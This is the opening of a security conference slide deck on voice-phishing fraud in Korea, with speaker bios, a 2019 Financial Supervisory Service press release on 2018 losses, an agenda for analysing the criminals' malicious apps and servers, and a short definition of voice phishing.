Who we are

- **Min-chang Jang**
  - **A Manager of Threat Analysis Team@FSI**
    - **Main author of threat intelligence report "Campaign ShadowVoice"**
  - **A graduate student of Korea University**
    - **Major in Cyber warfare (M.S degree)**
  - **Served in the Korea NAVY HQ CERT**
  - **Speaker of {CODE BLUE, Black hat Asia, Black hat EU}**
  - **SNS {fb:mins4416, twt:051R15}**

Who we are

- **Kyung-ju Kwak**
  - **A Manager of Security Operation Center@FSI**
    - **Main Author of Threat Intelligence Report "Campaign Rifle: Andariel, The Maiden of Anguish"**
  - **Member of National Police Agency Cybercrime Advisory Committee**
  - **Mentor of Best of the Best(B.O.B) Program**
  - **Speaker of {CODE BLUE, BlackHat EU, BlackHat ASIA, Kaspersky CWS, PACSEC, HITCON, HACKCON, ISCR, etc}**
  - **SNS(fb, twt) @kjkwak12**

Who we are

- Jaeki Kim
    - An Assistant Manager of Threat Analysis Team@FSI
        - Main Author of Threat Intelligence Report "Campaign DOKKAEBI" (2018)
    - Digital Forensic
        - CECRC @NEC(National Election Commission) (2016)
    - M.S. degree - Information Security
        - SANE Lab, Korea University (2014 ~ 2016)
    - Interest in Analysis
        - Mentor of Best of the Best(B.O.B) Program @KITRI
            - Vulnerability Analysis Track
        - Member of "koreanbadass" Team @DEFCON CTF Finalist (2017, 2018)
    - SNS(fb, twt) @2runjack2

Who we are

- **Prof. Dr. Seungjoo (Gabriel) Kim***

  - **He is a professor of Graduate School of Information Security in Korea University from 2011 and his research areas focus on SDL, security engineering, cryptography and blockchain.**

  - **For the past seven years, he was an associate professor of Sungkyunkwan University and has five years of back ground of team leader of Cryptographic Technology Team and also IT Security Evaluation Team of KISA(Korea Internet & Security Agency).**

  - **In addition to being a professor, he is positioning a head of SANE(Security Analysis aNd Evaluation) Lab, an adviser of hacking club 'CyKor', a founder/advisory director of an international security & hacking conference 'SECUINSIDE'. His numerous professional focus on a presidential committee member on the 4th industrial revolution and an advisory committee member of several public and private organizations such as NIS(National Intelligence Service), Ministry of National Defense, Ministry of Justice, Supreme Prosecutors' Office, Korea National Police Agency, Nuclear Safety and Security Commission, etc. He also taught at the Korea Military Academy.**

* Corresponding Author

보 도 자 료

보도	2019. 2. 28.(목) 석간	배포	2019. 2. 27.(수)
담당부서	불법금융대응단	이성호 팀장(3145-8521), 장종현 선임조사역(3145-8534)	

제 목 : 2018년 보이스피싱 피해액, 역대 최고수준!

1 보이스피싱 피해 현황

□ (피해액) '18년중 4,440억원으로 지난해(2,431억원) 보다 82.7%(2,009억원↑) 증가하여 역대 최고 수준임

○ 보이스피싱 피해자는 48,743명으로 매일 평균 134명이 발생하였으며, 피해액은 매일 평균 12.2억원(1인당 평균 9.1백만원)이 발생하였음

Press Release of Financial Supervisory Service

2019. 2. 28.(Thur) for evening paper

Subject: The biggest amount of damage in 2018!

1. Voice phishing damage situation
□ (amount of the damage) In 2018, KRW 440 billion. It increases 82.7% from last year(KRW 200 billion) is the highest level ever

○ There were 48,743 victims of voice phishing, with an average of 134 victims each day. The amount of damages was an average of KRW 1.22 billion per day. (An average of 9 million won per person.)

Amount of Damage in 2018

KRW 440 billion

It's almost USD 398.2 million

x 4,400

My Porsche Macan is 100 million (KRW)

Main Contents

- **Voice Phishing Background**
    - **Voice Phishing History**
    - **Voice Phishing Process**
    - **Voice Phishing Criminal Organization**
- **Client Side**
    - **Malicious app analysis**
- **Server Side**
    - **Malicious app distribution server (deep dive)**
    - **C&C server**
- **Criminal's OPSEC Failures**
- **Conclusion**
- **QnA**

Voice Phishing Background

What is Voice Phishing?

- **Voice phishing is a form of criminal phone fraud, using social engineering over the telephone system to gain access to private personal and financial information for the purpose of financial reward.**

General Voice Phishing Process

CALL

Text
Instant Msg

Victims

General Voice Phishing Criminals

Transfer money

History of Voice Phishing in EAST Asia

Voice Phishing Criminal Organization

Yeah, that's true.
It's not a cyber crime.
